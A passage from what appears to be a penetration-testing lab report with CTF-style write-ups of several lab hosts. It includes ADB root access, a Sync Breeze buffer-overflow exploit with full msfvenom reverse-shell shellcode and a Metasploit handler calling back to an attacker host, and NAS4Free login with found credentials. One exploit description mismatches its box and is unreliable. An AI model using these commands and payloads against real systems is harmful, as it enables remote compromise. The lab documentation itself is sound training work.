
According to research, the discovered service can be exploited using adb tool.

```
$ apt-get install adb #install adb if not previously installed

$ adb connect 10.15.1.48:5555 #connect to target ip and port
$ adb shell #launch a shell
$ su #switch to root shell
```

Since this service allows you to run as root, using the command "su" will switch you to a root terminal.

Verify root privilege.

The exploit was executed successfully and we received a session with root privileges on the target.
Verify IP address of target box.



Locate key.txt file in /data/root/key.txt.

```
cat /data/root/key.txt
```

key.txt

x7vyfyxcaq6p7vxx2ruo

10. Breeze [B] | 10.15.1.124

Introduction

Tasked to conduct an assessment on 10.15.1.124. Began the assessment by enumerating open ports and services with Nmap, a utility for network discovery and security auditing. Using NMAP scripts, the Sync Breeze Enterprise 8.9.24 Buffer Overflow Exploit vulnerability was discovered. NT AUTHORITY\SYSTEM privileges on the target were gained through exploiting the discovered vulnerabilities using python code and the Metasploit framework.

Vulnerabilities Discovered

OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)

Open ports: HTTP [2869, 5357, 10243], SMB [135, 139, and 445], Breeze [81], & additional ports that may be of interest.

Vulnerable to Sync Breeze Enterprise 8.9.24 Buffer Overflow Exploit vulnerability.

CVE IDs: N/A

Metasploit exploit: exploit/multi/handler

Contents of key.txt: s3n12e9526irbwc641cx

Testing Environment: Linux kali 5.10.0-kali7-amd64 #1 SMP Debian 5.10.28-1kali1 (2021-04-12) x86_64 GNU/Linux

References:


- https://www.exploit-db.com/exploits/40456
- https://github.com/puckiestyle/python/blob/master/syncbreeze894.py

EXPLOIT DESCRIPTION

Exploits the Sync Breeze Enterprise 8.9.24 login page by delivering a buffer overflow proceeded by a payload that will establish a privileged reverse shell which can by connected to from the localhost.

Attack Narrative


Begin from the local machine.



Scan for open ports. Discover HTTP ports 2869, 5357, 10243; SMB ports 135, 139, and 445; Breeze port 81 & additional ports that may be of interest.

A more in-depth look at open ports. Observe Breeze v8.9.24 on port 81.

```
nmap -A 10.15.1.124
```



Run Nikto on HTTP port 81. Observe nothing of particular interest. Navigating to HTTP://10.15.1.124:81 in the web browser shows that Breeze v 8.9.24 is running.

Search for potential Breeze 8.9.24 exploits.

Add a copy of the desired exploit module to the working directory of the localhost.

```
$ mkdir Breeze
$ cd Breeze

$ sudo wget https://www.exploit-db.com/download/40456 -O 40456.py
```

Modify to exploit desired target.

Run the command:

```
$ msfvenom -a x86 --platform Windows -p windows/meterpreter/reverse_tcp LHOST=172.16.5.3 LPORT=4444 -e x86/shikata_ga_nai
-b '\x00\x0a\x0d\x26' -f python --smallest
```

A payload will be generated (my payload size is 323)
Copy the payload and replace the payload that's in the python script.
Payload starts at line 28 with : buf = ""
If your payload has buf = b"" ; remove the letter "b" and make it look just like the exploit:

```
buf = ""
buf += "\xb8\xf3\xa7\x7e\xd0\xda\xcf\xd9\x74\x24\xf4\x5b\x33"
buf += "\xc9\xb1\x4b\x31\x43\x12\x03\x43\x12\x83\x18\x5b\x9c"
buf += "\x25\x22\x4c\xee\xc6\xda\x8d\x91\xf7\x08\xe9\xda\xaa"
buf += "\x9c\x7b\x39\xc1\x8e\x77\x49\x84\x3a\xb9\xb2\xa2\x30"
buf += "\x91\x43\x02\xfe\xc7\x6a\xac\x52\x3b\xec\x50\xa8\x68"
buf += "\xce\x69\x63\x7d\x0f\xad\x32\x0b\xe0\x63\x93\x78\xac"
buf += "\x93\x90\x3d\x6d\x95\x76\x4a\xcd\xed\xf3\x8d\xba\x41"
buf += "\xfa\xdd\xc8\x12\xe4\x8d\x45\xfa\x34\x2f\x89\x7e\xfd"
buf += "\x5b\x11\xc8\x76\x97\xe2\xfb\x77\xd9\x22\xca\x47\x1b"
buf += "\x05\x20\xeb\x9d\x5d\x03\x13\xe8\x95\x77\xae\xeb\x6d"
buf += "\x05\x74\x79\x72\xad\xff\xd9\x56\x4f\x2c\xbf\x1d\x43"
buf += "\x99\xcb\x7a\x40\x1c\x1f\xf1\x7c\x95\x9e\xd6\xf4\xed"
buf += "\x84\xf2\x5d\xb6\xa5\xa3\x3b\x19\xd9\xb4\xe4\xc6\x7f"
buf += "\xbe\x07\x11\xff\x3f\xd8\x1e\x5d\xa8\x14\xd2\x5e\x28"
buf += "\x33\x65\x2c\x1a\x9c\xdd\xba\x16\x55\xfb\x3d\x2e\x71"
buf += "\xfc\x92\x88\x12\x03\x13\xe9\x3b\xc7\x47\xb9\x53\xee"
buf += "\xe7\x52\xa4\x0f\x32\xce\xae\x87\x11\x1f\xaa\x55\x02"
buf += "\x22\xb4\x48\x8e\xab\x52\x3a\x7e\xfc\xca\xfa\x2e\xbc"
buf += "\xba\x92\x24\x33\xe4\x82\x46\x99\x8d\x28\xa9\x74\xe5"
buf += "\xc4\x50\xdd\x7d\x75\x9c\xcb\xfb\xb5\x16\xf8\xfc\x7b"
buf += "\xdf\x75\xef\xeb\x2f\xc0\x4d\xbd\x30\xfe\xf8\x41\xa5"
buf += "\x05\xab\x16\x51\x04\x8a\x50\xfe\xf7\xf9\xeb\x37\x62"
buf += "\x42\x83\x37\x62\x42\x53\x6e\xe8\x42\x3b\xd6\x48\x11"
buf += "\x5e\x19\x45\x05\xf3\x8c\x66\x7c\xa0\x07\x0f\x82\x9f"
buf += "\x60\x90\x7d\xca\x70\xec\xab\x32\x07\x1c\x68"
```

Go to this line: "\x41" * 12292 #subtract/add for payload
The script payload is 308 (#payload size 308) so mine is 15 bytes more. If your payload is 15 or more subtract 15 from 12292 (12292 - 15 = 12277). [12600 - payload size]


Edit connect = s.connect((10.15.1.124,81)).

```
$ msfconsole

> use exploit/multi/handler
> set lhost 172.16.5.3
> set payload windows/meterpreter/reverse_tcp
> run
```

Verify privilege.

The exploit was executed successfully and we received a Meterpreter session with NT AUTHORITY\SYSTEM privileges on the target.

Verify IP address of target box.



Locate key.txt file in C:\Users\Administrator\Desktop\key.txt.

```
C:\Windows\system32> type C:\Users\Administrator\Desktop\key.txt
```

key.txt

s3n12e9526irbwc641cx

11. NAS [A] | 10.15.1.121

Introduction

Tasked to conduct an assessment on 10.15.1.121. Began the assessment by enumerating open ports and services with Nmap, a utility for network discovery and security auditing. Credentials for NAS4free server were previously found on the Anthony | 10.15.1.113 box. Logging in with these credentials gave root privileges on the target via the webserver. A root shell can be obtained by enabling SSH through the webserver.

Vulnerabilities Discovered

OS: FreeBSD nas.local 10.3-RELEASE-p5 FreeBSD 10.3-RELEASE-p5

Open ports: HTTP [80, 8080], and FTP [21].

Vulnerable to admin log in from known credentials and potentially vulnerable to NAS4Free - Remote Code Execution vulnerability.

CVE IDs: N/A

Metasploit exploit: N/A

Alternative Exploit: NAS4Free - Remote Code Execution (Metasploit)

Contents of key.txt: o85di2omgkqvjd3uez87

Testing Environment: Linux kali 5.10.0-kali7-amd64 #1 SMP Debian 5.10.28-1kali1 (2021-04-12) x86_64 GNU/Linux

References:


https://www.exploit-db.com/exploits/29320
https://nvd.nist.gov/vuln/detail/CVE-2013-3631

EXPLOIT DESCRIPTION

This module exploits an unauthenticated command injection vulnerability found in ZeroShell 3.9.0 in the "/cgi bin/kerbynet" url. As sudo is configured to execute /bin/tar without a password (NOPASSWD) it is possible to run root commands using the "checkpoint" tar options.

Attack Narrative

Begin from the local machine.



Credentials for the NAS box can be found on user Anthony's Desktop on box 10.15.1.113.

```
type C:\Users\Anthony\Desktop\NAS.txt
```

```
http://10.14.1.121
Username: admin
Password: nas4free123
```


Scan for open ports. Discover HTTP ports 80, 8080; and FTP port 21.

A more in-depth look at open ports.

```
nmap -A 10.15.1.121
```

Run Nikto on HTTP port 80. Observe NAS4free 9.0 server running.


Navigate to 10.15.1.121 webserver. Observe NAS4Free Service in use. Log in using known credentials.




Navigate to "Advanced | File Manager" tab. Log in using same credentials used to log into server:

Username: admin
Password: nas4free123

Navigate through File Manager to find key.txt file in /root directory.



Locate key.txt file in /root/key.txt.



Alternatively, under the "Advanced | Execute" tab, you could run the following command to output the contents of the key.txt file:

```
cat /root/key.txt
```

To get a root shell, navigate to "Services | SSH". Enable Secure Shell as well as Permit Root Login.

SSH into 10.15.1.121 as root using nas4free123 as the password. Verify root access.

Locate key.txt file in /root/key.txt.

key.txt

o85di2omgkqvjd3uez87

12. RTR-VHL-01 [A] | 10.15.2.240

Introduction

Tasked to conduct an assessment on 10.15.2.240. Began the assessment by enumerating open ports and services with Nmap, a utility for network discovery and security auditing. Using NMAP scripts, the Mikrotik Winbox Arbitrary File Read vulnerability was discovered. Admin privileges on the target were gained through exploiting the discovered vulnerabilities using the Metasploit framework to gain admin credentials that we could use to SSH into the system.

Vulnerabilities Discovered

OS: Linux MikroTik 6.42

Open ports: FTP [21], SSH [22], TELNET [23], and ports [2000, 8291]

Vulnerable to Mikrotik Winbox Arbitrary File Read vulnerability.

CVE IDs: CVE-2018-14847

Metasploit exploit: auxiliary/gather/mikrotik_winbox_fileread

Contents of key.txt: 16985qesbfmgek65dqed

Testing Environment: Linux kali 5.10.0-kali7-amd64 #1 SMP Debian 5.10.28-1kali1 (2021-04-12) x86_64 GNU/Linux

References:

- https://github.com/BasuCert/WinboxPoC
- https://blog.n0p.me/2018/05/2018-05-21-winbox-bug-dissection/
- https://blog.mikrotik.com/security/winbox-vulnerability.html
- https://nvd.nist.gov/vuln/detail/CVE-2018-14847
- https://www.exploit-db.com/exploits/45578

EXPLOIT DESCRIPTION

MikroTik RouterOS (bugfix) 6.30.1-6.40.7, (current) 6.29-6.42, (RC) 6.29rc1-6.43rc3 allows unauthenticated remote attackers to read arbitrary files through a directory traversal through the WinBox interface (typically port 8291).

Attack Narrative

Begin from the local machine.